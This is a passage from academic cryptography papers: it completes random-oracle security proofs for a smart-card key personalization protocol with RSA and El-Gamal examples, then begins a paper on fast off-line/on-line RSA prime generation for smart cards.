Since the simulation of H is perfect, it is clear that B is sound. We denote by Ask the event that $\mathcal{A}$ submits $\widetilde{r}$ to the simulation of H. Now if Ask never happens, $\widetilde{K_I}$ is a uniformly distributed random value unknown to $\mathcal{A}$, so

$$\Pr\left[\mathcal{A} = \widetilde{K_I} \mid \neg\mathsf{Ask}\right] \le \frac{1}{\sharp H} \ ,$$

where $\sharp H$ denotes the number of elements in the output space of H. By assumption,

$$\begin{aligned}\epsilon &\le \Pr\left[\mathcal{A} = \widetilde{K_I}\right] \\ &\le \Pr\left[\mathcal{A} = \widetilde{K_I} \mid \neg\mathsf{Ask}\right] + \Pr\left[\mathsf{Ask}\right] \\ &\le \frac{1}{\sharp H} + \Pr\left[\mathsf{Ask}\right]\end{aligned}$$

which yields

$$\begin{aligned}\epsilon' &= \Pr\left[\mathcal{B} = \widetilde{r}\right] \\ &= \Pr\left[\mathsf{Ask}\right] \\ &\ge \epsilon - 1/\sharp H\end{aligned}$$

Therefore, if ϵ is non negligible, ϵ' is non negligible either. □

Interestingly, we also get a slightly different result for *non deterministic* encryption schemes, *i.e.* when the protocol relies on a probabilistic encryption function $r \mapsto \mathcal{E}_{\mathsf{PK}}(r; u)$. We include this result here for the sake of completeness. We state:

Theorem 2 (Passive Attacks). *Assume that the probabilistic encryption scheme $\mathcal{E}_{\mathsf{PK}}$ is semantically secure under chosen plaintext attacks (IND-CPA). Then no polynomial time attacker given* PK *and* $c = \mathcal{E}_{\mathsf{PK}}(r)$ *can recover* $K_I = H(r, \mathsf{PK})$ *with non-negligible probability in the random oracle model.*

Proof. Here again, we assume the existence of the same attacker $\mathcal{A}$ with non negligible success probability ϵ and show how to distinguish encryptions $\mathcal{E}_{\mathsf{PK}}$ with non negligible advantage ϵ'. The reduction algorithm $\mathcal{B} = (\mathcal{B}_1, \mathcal{B}_2)$ is as follows. $\mathcal{B}_1$ (the find stage) chooses two distinct messages (r_0, r_1) uniformly at random and outputs them. Then $\mathcal{B}_2$ inputs $c_b = \mathcal{E}_{\mathsf{PK}}(r_b; u)$ for a certain bit b and random tape u. $\mathcal{B}$ must guess b with non negligible advantage.

To do this, $\mathcal{B}_2$ is designed as follows. $\mathcal{B}_2$ randomly selects $\widetilde{K_I}$ and runs $\mathcal{A}(\mathsf{PK}, c_b)$. Each time $\mathcal{A}$ queries the random oracle H for an input (r, pk), $\mathcal{B}_2$ checks in the history of queries if (r, pk) was queried by $\mathcal{A}$ in the past, in which case the same answer is returned to $\mathcal{A}$. Otherwise, if $pk = \mathsf{PK}$ and $r = r_b$ for $b \in \{0, 1\}$, then $\mathcal{B}_2$ stops and output b. If none of these cases occur, $\mathcal{B}$ selects h uniformly at random, returns h and updates the history of queries. If $\mathcal{A}$ finishes, $\mathcal{B}$ stops, chooses $\beta \in \{0, 1\}$ at random and returns β. This completes the description of the reduction algorithm $\mathcal{B}$.

The simulation of H is almost perfect. We denote by Good the event that $\mathcal{A}$ submits r_b to the simulation of H and by Bad the event that $\mathcal{A}$ submits $r_{\overline{b}}$ to the simulation of H. Now if neither Good nor Bad ever happens, $\widetilde{K_I}$ is a uniformly distributed random value unknown to $\mathcal{A}$, so

$$\Pr\left[\mathcal{A} = \widetilde{K_I} \mid \neg(\mathsf{Good} \vee \mathsf{Bad})\right] \leq \frac{1}{\sharp H} \; .$$

By assumption,

$$\begin{aligned}
\epsilon &\leq \Pr\left[\mathcal{A} = \widetilde{K_I}\right] \\
&\leq \Pr\left[\mathcal{A} = \widetilde{K_I} \mid \neg(\mathsf{Good} \vee \mathsf{Bad})\right] \\
&+ \Pr\left[\mathsf{Good} \vee \mathsf{Bad}\right] \\
&\leq \frac{1}{\sharp H} + \Pr\left[\mathsf{Good} \vee \mathsf{Bad}\right] \; .
\end{aligned}$$

Since the choice of (r_0, r_1) is independent from $\mathcal{A}$'s view, the probability that $r_{\overline{b}}$ is submitted by $\mathcal{A}$ to the random oracle H is upper bounded by $1/\sharp r$. Given that Good and Bad exclude each other, we get

$$\begin{aligned}
\Pr\left[\mathsf{Good}\right] &= \Pr\left[\mathsf{Good} \vee \mathsf{Bad}\right] - \Pr\left[\mathsf{Bad}\right] \\
&\geq \Pr\left[\mathsf{Good} \vee \mathsf{Bad}\right] - \frac{1}{\sharp r} \; .
\end{aligned}$$

Therefore

$$\begin{aligned}\frac{1+\epsilon'}{2} &= \Pr[\mathcal{B}=b] \\ &= \Pr[\mathsf{Good}] \\ &\quad + \Pr[\neg(\mathsf{Good} \vee \mathsf{Bad}) \wedge \beta = b] \\ &= \Pr[\mathsf{Good}] + \frac{1}{2}\Pr[\neg(\mathsf{Good} \vee \mathsf{Bad})] \\ &= \frac{1}{2} + \Pr[\mathsf{Good}] - \frac{1}{2}\Pr[\mathsf{Good} \vee \mathsf{Bad}] \\ &\geq \frac{1}{2} + \frac{1}{2}\Pr[\mathsf{Good} \vee \mathsf{Bad}] - \frac{1}{\sharp r} \\ &\geq \frac{1}{2} + \frac{1}{2}(\epsilon - \frac{1}{\sharp H}) - \frac{1}{\sharp r}\ ,\end{aligned}$$

and finally $\epsilon' \geq \epsilon - 1/\sharp H - 2/\sharp r$ as wanted. □

4.3 Security Proof Against Active Insiders

We now focus on security against active insiders. We have:

Theorem 3 (Active Attacks). *Assume the encryption scheme $\mathcal{E}_{\mathsf{PK}}$ is deterministic and one-way or probabilistic and semantically secure (under chosen ciphertext attacks). Then obtaining information about K_I requires the attacker to corrupt the value of* PK. *Then $K_I \neq H(r, \mathsf{PK})$ with overwhelming probability.*

Proof. Essentially, we follow the initial work of [6]. Suppose indeed, that the attacker does not alter the value of PK which is transmitted to the card. Two situations may occur:

1. either the insider corrupts the value of $c = \mathcal{E}_{\mathsf{PK}}(r)$ by changing it into c', but this of of no use whatsoever to her,
2. or she does not corrupt c; in this case, the insider is passive and theorem 1 or 2 applies, depending on $\mathcal{E}_{\mathsf{PK}}$. This means that no information about K_I can be obtained.

On the other hand, if the insider controls the PC and cheats on PK, she may recover K_I by submitting another public key PK' but the issuer then gets a different value $H(r, \mathsf{PK}) \neq H(r, \mathsf{PK}')$ with overwhelming probability. Thus the card will not be functional and no damage (other than denial of service) will incur to the issuer. This provides evidence that either the protocol is correct, or the card will not function at all. □

4.4 Can Denial of Service Be Avoided?

What is desirable is that the protocol would preserve both key integrity and privacy under any attack circumstances, as this would thwart denial of service attacks discussed above. For theoretical reasons, however, no protocol can achieve such a better security level without an authenticated communication channel between the card and the issuer. The only cheap way to achieve authentication would consist in masking the issuer's public key PK into the read only memory (ROM) of the card. We would then reach both key integrity and privacy in any case. But we recall that denial of service does not serve the attacker's interests anyway because it precisely testifies the presence of an active attack during the personalization process.

4.5 Collusion Attacks

An intuitive way to break the system would be to envision the collusion between a malicious insider and a malicious issuer. For example, the insider might substitute the genuine issuer's public key with the malicious issuer's public key. In this case, under the unusual assumption that both issuers use the same operating system on the card, the personalized cards would work on the malicious issuer's network whereas they would *not* work on the genuine network. Although this scenario theoretically exists, one cannot help wondering what benefit the malicious issuer could possibly get out of this setting. First, the cards are shipped to the initially intended recipients or more generally speaking directly to the user. Thus the malicious issuer will never get hold of the cards. Second, this issuer would then have cards in the field that can and will be used on his own network, but he could not plausibly recover any fees associated to this usage. So the users would simply (say) use wireless communication networks without paying a dime to the malicious operator.

Interestingly, we could also envision attacks combining an active intrusion with a partial or total access to the issuer's decryption server. This would allow the attacker to query the server for r-values of her choice given c, possibly excepting the ones that correspond to already listed K_I's (as this could cause some kind of collision detection by the server). This is exactly a chosen-ciphertext attack scenario and in this case, again, our protocol remains fully secure in the same sense, provided that the underlying encryption scheme $\mathcal{E}_{\mathsf{PK}}$ be OW-CCA or INC-CCA (instead of OW-CPA or IND-CPA). This is easily obtained as a natural extension of theorems 1 and 2. Then chosen-ciphertext secure encryption schemes like RSA-OAEP [1] or Cramer-Shoup [2] must be employed.

A denial of service attacker can always interact with the chip-card in such a way that in the end the card is invalid. But, as stressed before, we assume that this scenario is not of interest to an active adversary. We also stress the fact that more elaborate attacks where the complete set of employees of the manufacturer collude against the issuer are not considered in this paper. As an illustration, these include situations where the card's operating system itself is flawed or corrupted and does not fully respect the protocol.

In light of the above discussion, we believe that no other protocol can further enhance the one we propose in this setting, except if additional key authentication is implemented in some way or an other.

5 Practical Examples

5.1 An Example Using Low-Exponent RSA

We recall the protocol steps in this context, taking SHA-1 as an embodiment of H. First, the issuer generates an RSA key pair $(\mathsf{PK}, \mathsf{SK})$ where $\mathsf{PK} = (n, e)$ and $\mathsf{SK} = (n, d)$ with $n = pq$ for two large primes p and q, $e = 3$ for instance and $d = e^{-1} \mod (p-1)(q-1)$ (RSA key generation imposes that $\gcd((p-1)(q-1), e) = 1$). The manufacturer is given n and for each card to be personalized, engages the PC in the following protocol:

1. the PC transmits n to the card with identifier Id,
2. the card selects r uniformly at random and computes $K_I = \text{SHA-1}(r, n)$,
3. the card computes $c = r^3 \mod n$ and outputs c,
4. the PC collects the pair (Id, c) and sends it later to the issuer,
5. the issuer recovers $r = c^d \mod n$, computes $K_I = \text{SHA-1}(r, n)$ and stores the pair (Id, K_I).

Note that this is extremely efficient, as the card only performs a couple of modular multiplications and a single call to SHA-1. Moreover, we have the following security statement.

Corollary 1 (of theorems 1 and 3). *Assuming the random oracle model, under the RSA assumption, malicious insiders cannot retrieve the secret key K_I of a functional card.*

5.2 An Example Based on the Diffie-Hellman Problem

It is possible to adapt the above protocol in order to use the Decision Diffie-Hellman (DDH) as the underlying intractability assumption. This is done by choosing El-Gamal encryption [3] to instantiate $\mathcal{E}_{\mathsf{PK}}$ instead of RSA, as follows.

The issuer chooses an abelian group G, denoted multiplicatively, of large order q, in which the discrete logarithm is intractable. An elliptic curve defined over a finite field, or the group of integers modulo a large prime p are examples of such a group. The issuer then chooses a base $g \in G$, a random integer $1 < x < q$, stores $\mathsf{SK} = x$ and transmits $\mathsf{PK} = (g, g^x) := (g, h)$. The personalization process now works as follows:

1. the PC transmits the issuer's public-key (g, h) to the card with identifier Id,
2. the card selects r uniformly at random and computes the pair (g^r, h^r),
3. the card computes $K_I = \text{SHA-1}(h^r, g, h)$, memorizes K_I in non-volatile memory and outputs g^r,
4. the PC sends the pair (Id, g^r) to the issuer, who later recovers K_I by computing $K_I = \text{SHA-1}((g^r)^x, g, h)$.

In this case, we get the following security result.

Corollary 2 (of theorems 2 and 3). *Assuming the random oracle model, under the DDH assumption, malicious insiders cannot retrieve the secret key K_I of a functional card.*

6 Conclusion

We have presented a simple provably secure protocol which enables a smart-card manufacturer to act as a trusted personalization center without knowing any secret data belonging to the issuer. The proposed solution does not require a public-key infrastructure, and avoids all the secret-key management procedures usually required to guarantee the security of the personalization process.

Acknowledgments

We thank Jacques Stern for his help on the initial version of the security proofs and anonymous reviewers for their comments and suggested improvements of the paper.

References

1. M. Bellare and P. Rogaway. Optimal asymmetric encryption. In A. De Santis, editor, *Advances in Cryptology – EUROCRYPT '94*, volume 950 of *Lecture Notes in Computer Science*, pp. 92–111, Springer-Verlag, 1995.
2. R. Cramer and V. Shoup. A Practical Public-Key Cryptosystem Provably Secure Against Adaptive Chosen-Ciphertext Attacks. In *Advances in Cryptology – CRYPT0 '98*, volume 1462 of *Lecture Notes in Computer Science*, pp. 13–25, Springer-Verlag, 1998.
3. T. El Gamal. A Public Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms In IEEE Trans. Inform. Theory, vol. 31, pp. 469–472, 1985.
4. R. Rivest and A.Shamir, How to expose an Eavesdropper, Communication of the ACM, v.27, n.4, Apr. 1984, pp. 393–395
5. R. Rivest, A. Shamir and L. Adleman, A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. In Communications of the ACM, vol. 21, n 2, p.120–126, February 1978.
6. J. Stern, Analysis of a Secure Chipcard Personalization Protocol. Unpublished Manuscript, January 2001.
7. US Department of Commerce, N.I.S.T. Secure Hash Algorithm. In FIPS 180-1, 1995.

Off-Line/On-Line Generation of RSA Keys with Smart Cards

[S.-P. Shieh, Ed., *2nd International Workshop for Asian Public Key Infrastructures*, pp. 153–158.]

Nathalie Fëyt[1], Marc Joye[1], David Naccache[2], and Pascal Paillier[2]

[1] Gemplus Card International
Applied Research & Security Centre
Avenue des Jujubiers
La Ciotat, F-13705, France
{nathalie.feyt, marc.joye}@gemplus.com
[2] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
{david.naccache, pascal.paillier}@gemplus.com

Abstract. Standard bodies and organizations are pushing for increasingly larger RSA keys. Today, RSA keys range from 512 bits to 2048 bits and some bodies envision 4096-bit RSA keys in the near future.

This paper devises a new methodology for generating RSA keys. Contrary to what is usually done, the key generation is divided into two phases. The first phase is performed off-line, before the input parameters are even known. The second phase is performed on-line by the smart card once the input parameters are known, and is meant to be very fast.

Compared to the fastest reported method ([4]), our solution —or more precisely the on-line phase thereof, is conceptually more advanced and achieves extreme execution speeds as generating 1024-bit or 2048-bit RSA keys amounts to practical running times lowered by *several orders of magnitude*. Moreover, our technique achieves on-line generation of RSA keys of arbitrary length from a small set of seeds computed during the off-line phase. Subsequently, in addition to be fast and flexible, our solution also features attractively low memory requirements.

1 Introduction

Public-key cryptography faces the problem of the authentication of the public keys: How can we be sure that a pair of public key/user's identity are matching. A related problem is how to distribute public keys trustfully. These issues are proved to be the bottleneck for a wide deployment of public-key systems, such as the RSA cryptosystem [8]. It is here the Public Key Infrastructures (PKIs) come into play [6]. The idea behind PKI is fairly simple. It basically consists in producing an analogue of a phone directory. In the 'PKI directory', one should be able to find a user (or more generally an application) and the corresponding public key. Of course, this directory must in some sense be certified. To this purpose, in addition to the name and the public key, the directory also contains a certificate issued by a Certification Authority (CA). Furthermore, in order to make the system inter-operable, each user belongs to a domain and each domain has its own associated certification authority. Then, when the user has to be identified and authenticated, he just produces the certificate issued by the CA of his domain. This certificate is a digital signature by the CA on at least the user's public key and his identity (along with some other credentials, if needed).

At present, when smart cards hold public keys, it is common that a companion certificate is issued by a CA, for each embedded public key. A certificate has a cost, even if the corresponding public key is never used by the card holder. Moreover, the memory which is used to store the keys, generated off-board, has to be paid even if the end-user never uses the public-key functions.

A cheaper solution may be to have an on-board key generation. So, sets of keys will be generated only if they will be used. A second advantage is that there is more memory available. Furthermore, we should note that on-board key generation is more *secure* as the private keys are only known by the card holder, *i.e.*, the end-user. Although attractive, this second solution may be too slow for certain applications. The on-board generation of a complete 2048-bit RSA key takes 30 seconds with the very efficient algorithm of [4], on average.

This paper is aimed at presenting a mixed off-board/on-board solution. The variable and time-consuming part is performed off-line: it produces small seeds that are used in the second, fast, on-line part of the generation of the keys themselves. Moreover, it can virtually accommodate any RSA bit-length and any public exponent. As a result, we obtain a *fast*, *flexible*, *on-board* RSA key generation algorithm.

The rest of this paper is organized as follows. In the next section, we introduce the notations and briefly review the RSA cryptosystem. In Section 3, building on the algorithm of [3], we present our efficient off-line/on-line key generation algorithm. Finally, we conclude in Section 4.

2 The RSA Cryptosystem

The RSA cryptosystem [8] is a pair of algorithms: a public algorithm (encryption or signature verification) and a private algorithm (decryption or signature generation). Its security relies on the difficulty of integer factorization.

Each user chooses two large primes p and q, and publishes the product $N = pq$. Next, he chooses a public exponent e that is relatively prime to $(p-1)$ and $(q-1)$. Finally, he computes the secret exponent d according to

$$ed \equiv 1 \pmod{\operatorname{lcm}(p-1, q-1)} \ . \tag{1}$$

The public parameters are (N, e) and the secret parameters are (p, q, d).

To send a message m to Bob, Alice looks to Bob's public key (e, N) and forms the ciphertext $c = \mu(m)^e \bmod N$, where μ is an appropriate padding function (*e.g.*, OAEP [1]). Next, to recover the plaintext m, Bob uses his secret decryption key d to obtain $\mu(m) = c^d \bmod N$ and so m.

This encryption scheme can be converted into a signature scheme. If Bob wants to sign a message m, he uses his secret key d to compute the signature $s = \mu(m)^d \bmod N$ (a valid choice for μ is PSS [2]). Next, he sends m and s to Alice. Then Alice can verify that s corresponds to Bob's signature on message m by checking whether $s^e \equiv \mu(m) \pmod{N}$ where e is the public exponent of Bob.

2.1 General Moduli

RSA moduli are not restricted to products of two large primes. It is for example possible to work with moduli consisting of 3 or more factors. If $N = \prod_{i \geq 2} p_i$ (with p_i large primes) denotes an RSA modulus then public exponent e must be co-prime to $\lambda(N)$ where λ is the Carmichæl function and secret exponent d is defined according to $ed \equiv 1 \pmod{\lambda(N)}$.

2.2 Chinese Remaindering

It is possible to speed up the private operation (*i.e.*, decryption or signature generation) through Chinese remaindering [7]: the private operation is carried out modulo each prime factor of modulus N and these partial results are then recombined. For example, if $N = pq$, we set $d_p = d \bmod (p-1)$, $d_q = d \bmod (q-1)$ and compute $R_p = c^{d_p} \bmod p$ and $R_q = c^{d_q} \bmod q$. Next, letting $i_q = 1/q \bmod p$, we obtain $c^d \bmod N$ as

$$\mathrm{CRT}(R_p, R_q) = R_q + q[i_q(R_p - R_q) \bmod p] \ . \tag{2}$$

This mode of operation is referred to as *CRT mode* and the secret parameters are

$$(p, q, d_p, d_q, i_q)$$

3 Generation of RSA Keys

As briefly mentioned in the previous section, the RSA setup requires the values of public exponent e and of the key length (*i.e.*, the length of modulus N). We let ℓ denote the bit-length of N. Then, on input e and ℓ (determined by the application), the card must possess two primes p and q so that

(i) $(p-1)$ and $(q-1)$ are co-prime to e, and
(ii) $N = pq$ is exactly an ℓ-bit integer.

The obvious solution is to let the card randomly compute on-board values for p and q from e and ℓ. The drawback in this approach is the running time; typically, given the state-of-the-art, a 2048-bit RSA key requires 30 seconds. Another solution consists in precomputing values for p and q for various pairs (e, ℓ) and to store those values in EEPROM-like, non volatile memory. The drawback here is either the cost —EEPROM-like memory is expensive— (when there are lots of chosen pairs (e, ℓ)) or the lack of interoperability (when there are few chosen pairs (e, ℓ)).

In the sequel, we are looking for *quick* and *cheap* processes for producing two primes p and q satisfying Conditions (i) and (ii). To ensure that $N = pq$ is exactly an ℓ-bit integer, it suffices to choose $p \in \big[\lceil 2^{(\ell-\ell_0)-1/2} \rceil, 2^{\ell-\ell_0} - 1\big]$ and $q \in \big[\lceil 2^{\ell_0 - 1/2} \rceil, 2^{\ell_0} - 1\big]$ for some $1 < \ell_0 < \ell$. Indeed, we then have $N \geq \min(p)\min(q) \geq 2^{\ell-1}$ and $N \leq \max(p)\max(q) < 2^{\ell}$, as required. Consequently, Condition (ii) above reduces to finding primes in a range of the form $\big[\lceil 2^{\ell_0-1/2} \rceil, 2^{\ell_0} - 1\big]$.

3.1 First Solution

A very natural yet cumbersome solution consists in precomputing and writing in the card's non-volatile memory a set of integer values $\{\sigma_i\}$ such that for each i, $\texttt{PRNG}(\sigma_i)$ yields a prime number. Here, PRNG denotes a *pseudo-random number generator*, that is, a deterministic function that expanses fixed-length integers to bit-streams of desirable length (for instance 1024 bits). Once the card is personalized with its own set of seeds, it simply computes $p = \texttt{PRNG}(\sigma_i)$ whenever the generation of a prime number is required. Each time, a counter for i is decremented so that the routine will jump one seed ahead in non-volatile memory at the next execution.

Clearly, the seeds σ_i should be as short as possible in order to minimize the memory space needed to store them all in the card. On the other hand, these have to be large enough to prevent anyone from being able to guess their value and anticipate prime numbers the card is meant to generate during its lifetime (as this would lead to a complete breaking). The on-line phase, *i.e.*, the sequence of computations carried out by the card when some prime is generated, is trivially simple (one single invocation of PRNG) and can be extremely fast. There exist, indeed, numerous ways of basing a pseudo-random generator on a cryptographically secure hash function or block-cipher that achieve highest execution throughputs. Unfortunately, the off-line phase necessary to precompute the seeds may be quite long. Indeed, the process of randomly picking some σ such that $\texttt{PRNG}(\sigma)$ is prime cannot be much smarter than applying primality tests on $\texttt{PRNG}(\sigma)$ for random values of σ. This yields roughly

$$\Pr_\sigma \left[\texttt{PRNG}(\sigma) \text{ prime}\right] \approx \frac{1}{|\texttt{PRNG}| \cdot \ln 2} \ .$$

Therefore, in the common setting where $|\texttt{PRNG}| = 1024$, about 709.78 primality tests are necessary for selecting a single seed, on average. This complexity may be halved down by forcing $\texttt{PRNG}(\sigma)$ to be odd for any σ (and we would also have to take into account the constraint that $\gcd(p-1, e) = 1$ with respect to the RSA cryptosystem).

3.2 Second Solution

The off-line phase of the previous solution is somewhat time-consuming. This section investigates how to speed up this phase (at the expense, however, of a slightly slower on-line phase).

3.2.1 Granularity An efficient prime generation algorithm has been devised in [4]. It exploits the elementary property that a prime number has no trivial factors. Let $\Pi = \prod_{p_i \text{ prime}} p_i$ be the product of the first small primes. The algorithm of [4] proceeds in two steps. The first step consists in generating a number relatively prime to Π, say k, and the second step is, given k, the construction of a prime candidate q satisfying $\gcd(q, \Pi) = \gcd(k, \Pi) = 1$. If candidate q is not prime, then k is updated and a new prime candidate is constructed, and so on. Because candidate q is such that it is already prime to the first primes (namely, to Π), the probability that it is prime is high and so few iterations have to be performed until a prime q is found.

Building on [3], we now present an algorithm that works for *any* given bit-length ℓ_0 for prime q being generated (the generation of p is similar). We assume that we are given a lower bound B_0 for ℓ_0: $\ell_0 \geq B_0$. For example, one can choose $B_0 = 256$ since a factor smaller than 256 bits is nowadays considered insecure. We define $\Pi = \prod_{i=1}^{43} p_i = 2 \cdot 3 \cdots 191 < 2^{256}$. (More generally, Π is defined as the largest product of the consecutive first primes so that $\prod_i p_i < 2^{B_0}$.) We also define the unique integers v and w satisfying

$$\begin{cases} \lfloor 2^{\ell_0 - 1/2} \rfloor \leq v\Pi < \lfloor 2^{\ell_0 - 1/2} \rfloor + \Pi \\ 2^{\ell_0} - \Pi < w\Pi \leq 2^{\ell_0} \end{cases} \tag{3}$$

namely, $v = \left\lceil \frac{\lfloor 2^{\ell_0 - 1/2} \rfloor}{\Pi} \right\rceil$ and $w = \left\lfloor \frac{2^{\ell_0}}{\Pi} \right\rfloor$.

Next, given an element $k \in \mathbb{Z}_\Pi{}^*$ (that is, $k \in \{0, \ldots, \Pi - 1\}$ and $\gcd(k, \Pi) = 1$), we construct prime candidate q as

$$q = k + j\Pi \quad \text{for some } j \in [v, w-1] \ . \tag{4}$$

[An efficient way for generating invertible elements in $\mathbb{Z}_\Pi{}^*$ is presented in § 3.2.2; see Lemma 1.]

As $k \in \mathbb{Z}_\Pi{}^*$, it follows that $\gcd(q, \Pi) = \gcd(k, \Pi) = 1$. Moreover, we have $\min(q) = 1 + v\Pi \geq \lceil 2^{\ell_0 - 1/2} \rceil$ and $\max(q) = (\Pi - 1) + (w - 1)\Pi \leq 2^{\ell_0} - 1$, or equivalently, $q \in \left[\lceil 2^{\ell_0 - 1/2} \rceil, 2^{\ell_0} - 1 \right]$. If the so-obtained q is not prime, we update k as $k \leftarrow ak \pmod{\Pi}$ with $a \in \mathbb{Z}_\Pi{}^*$. This implies that the updated k also belongs to $\mathbb{Z}_\Pi{}^*$ since $\mathbb{Z}_\Pi{}^*$ is a group.

The usual way to test the primality (or more exactly, the pseudo-primality) of a number is the Rabin-Miller test. We refer the reader to [5, Chapter 4] for details on Rabin-Miller test and variants thereof.

A description of our modified algorithm is depicted in Fig. 1. This algorithm outputs an ℓ_0-bit prime q, for any value for ℓ_0.

3.2.2 Storage Efficiency A direct application of the previous algorithm (Fig. 1) requires for *each* RSA key bit-length the storage of k and j in order to re-construct q. A first improvement consists in constructing j from a short random seed, say 64-bit long, used as the input of a mask generating function (MGF), rather than randomly choosing j as in Step 2 of Fig. 1 (a concrete construction of MGF can be found in [2, Appendix A]). Let σ be a 64-bit random value. Given ℓ_0, the values of v and w are computed according to Eq. (3) and j is defined as $\mathrm{MGF}_1(\sigma) \pmod{(w - v)} + v$. This simple improvement drastically reduces the amount of EEPROM-like memory ne needed as only the values of σ and k have to be stored (the value of Π is in code memory).

Further memory can be saved by observing that if $k_{(0)}$ denotes the initial value of $k \in \mathbb{Z}_\Pi{}^*$ then the primes generated by our algorithm have the form

$$q = a^{f-1} k_{(0)} \bmod \Pi + j\Pi \tag{5}$$

```
Input:  parameters $\ell_0$, $e$, and
        $a$ (of large order) in $\mathbb{Z}_{\varPi}{}^*$
Output: a prime $q \in \lceil 2^{\ell_0-1/2}\rceil, 2^{\ell_0}-1$

1. Compute $v = \left\lceil \frac{\lfloor 2^{\ell_0-1/2} \rfloor}{\varPi} \right\rceil$ and $w = \frac{2^{\ell_0}}{\varPi}$
2. Randomly choose $j \in_R \{v, \ldots, w-1\}$ and set $l \leftarrow j\varPi$
3. Randomly choose $k \in_R \mathbb{Z}_{\varPi}{}^*$
4. Set $q \leftarrow k + l$
5. If ($q$ is not prime) or ($\gcd(e, q-1) \neq 1$) then
   (a) Set $k \leftarrow ak \pmod{\varPi}$
   (b) Go to Step 4
6. Output $q$
```

Fig. 1. RSA Prime Generation Algorithm.

where f is the number of failures of the test in Step 4 (Fig. 1). The second observation is that a value $k_{(0)} \in \mathbb{Z}_{\varPi}{}^*$ can be easily computed from a short random seed using an MGF. We use the following lemma.

Lemma 1 ([3, Proposition 2]). *For all* $b, c \in \mathbb{Z}_{\varPi}$ *s.t.* $\gcd(b, c, \varPi) = 1$, *we have*

$$\left[c + b(1 - c^{\lambda(\varPi)})\right] \in \mathbb{Z}_{\varPi}{}^*$$

where $\lambda(\varPi)$ *denotes the Carmichæl function of* $\varPi$.

As an immediate corollary, if $b \in \mathbb{Z}_{\varPi}{}^*$ so do $(\varPi - b)$ and consequently $\left[c + b(c^{\lambda(\varPi)} - 1)\right] \pmod{\varPi}$. Therefore, given the random seed σ, we can form $k_{(0)}$ as

$$k_{(0)} = \left[\mathrm{MGF}_2(\sigma) + b^{\mathrm{MGF}_3(\sigma)}(\mathrm{MGF}_2(\sigma)^{\lambda(\varPi)} - 1)\right] \pmod{\varPi} \tag{6}$$

where b is an element of large order in $\mathbb{Z}_{\varPi}{}^*$ (preferably of order $\lambda(\varPi)$).

The first and second improvements imply that only the value of σ (typically, a 64-bit value) and the different values of f for desired key lengths need to be stored in EEPROM-like memory. For RSA moduli up to 2048 bits, numerical experiments show that a upper bound for f is certainly 2^8 (hence f can be coded on one byte).

For example, in order to be able to produce RSA moduli ranging from 512 to 2048 bits with a granularity of 32 bits (they are 49 possible such key lengths), a card needs to store σ (8 bytes) and values for f for primes p and q ($2 \times 49 = 98$ bytes), that is, a total of 106 bytes (848 bits) in EEPROM-like memory.

A last trick to reduce the needed memory is to write in code-memory several values of $\varPi$ (and the corresponding $\lambda(\varPi)$) for different key lengths by noting that a larger value for $\varPi$ leads to smaller values for f.

3.2.3 Interoperability We now consider Condition (i), namely we want that RSA primes p and q verify the relation $\gcd(p-1, e) = \gcd(q-1, e) = 1$ where e denotes the public exponent.

From Eq. (5), we observe that a prime, say q, generated by the algorithm of Fig. 1 satisfies $q = a^{f-1}k_{(0)} \bmod \Pi + j\Pi$. Hence, provided that e divides Π, we have

$$q \equiv a^{f-1}k_{(0)} \pmod{e} \ . \tag{7}$$

Moreover, assuming that e is prime, the condition $\gcd(e, q-1) = 1$ reduces to $\gcd(e, q-1) \neq e \iff q \not\equiv 1 \pmod{e}$. Consequently, if public exponent e is a prime dividing Π then the condition $\gcd(e, q-1) = 1$ is fulfilled whenever $a^{f-1}k_{(0)} \not\equiv 1 \pmod{e}$. A way to achieve this consists in choosing $a \equiv 1 \pmod{e}$ (but of large order as an element of $\mathbb{Z}_{\Pi}{}^{*}$) and to force $k_{(0)}$ so that $k_{(0)} \not\equiv 1 \pmod{e}$. Hence, the resulting prime q satisfies $q \equiv k_{(0)} \not\equiv 1 \pmod{e}$, as desired.

The card does not know *a priori* the value of exponent e; the value of e is determined by the application. However, most applications (*i.e.*, $> 95\%$) use for e values in the set $\{3, 17, 2^{16}+1\}$ (notice that all these values are prime). In order to cover the largest set of applications, we thus choose parameter a such that $a \equiv 1 \pmod{\{3, 17, 2^{16}+1\}}$, include $2^{16}+1$ in the factorization of Π, and force $k_{(0)}$ so that $k_{(0)} \not\equiv 1 \pmod{\{3, 17, 2^{16}+1\}}$. A possible candidate for a is the prime $R = 2^{64} - 2^{32} + 1$, provided that $\gcd(\Pi, R) = 1$. The condition on $k_{(0)}$ can be achieved by Chinese remaindering. More precisely, we need a value $K_{(0)}$ constructed from random seed σ such that $K_{(0)} \not\equiv 0, 1 \pmod{\{3, 17, 2^{16}+1\}}$. Given σ, we first construct two random integers in the respective ranges $[2, 2^4]$ and $[2, 2^{16}]$, say $\kappa_1 = \mathrm{MGF}_{2'}(\sigma)$ and $\kappa_2 = \mathrm{MGF}_{2''}(\sigma)$. Next, by Chinese remaindering (see Eq. (2)) modulo $e_1 := 17$ and $e_2 := 2^{16}+1$, we compute $\kappa_{1,2} = \kappa_2 + e_2[i_{1,2}(\kappa_1 - \kappa_2) \bmod e_1]$ where $i_{1,2} = 1/e_2 \bmod e_1$. Letting $e_0 := 3$, we compute $\kappa_{0,1,2} = \kappa_{1,2} + e_1e_2[i_{12,0}(2 - \kappa_{1,2}) \bmod e_0]$ where $i_{12,0} = 1/(e_1e_2) \bmod e_0$. (Observe that $\kappa_{0,1,2} \not\equiv 0, 1 \pmod{\{3, 17, 2^{16}+1\}}$.) From σ we construct a random integer in the range $[0, \pi)$ with $\pi = \Pi/(e_0e_1e_2)$, say $\kappa_\pi = \mathrm{MGF}_{2'''}(\sigma)$, and by Chinese remaindering modulo π and $e_0e_1e_2$, we finally define $K_{(0)}$ as

$$K_{(0)} = \kappa_{0,1,2} + e_0e_1e_2[i_{012,\pi}(\kappa_\pi - \kappa_{0,1,2}) \bmod \pi] \tag{8}$$

where $i_{012,\pi} = 1/(e_0e_1e_2) \bmod \pi$.

Consequently, we obtain an invertible element modulo Π, $k_{(0)}$, satisfying the condition of Eq. (7) for $e \in \{3, 17, 2^{16}+1\}$ as

$$k_{(0)} = \left[K_{(0)} + b^{\mathrm{MGF}_3(\sigma)}(K_{(0)}^{\lambda(\Pi)} - 1)\right] \pmod{\Pi} \ .$$

(This has to be compared to Eq. (6).)

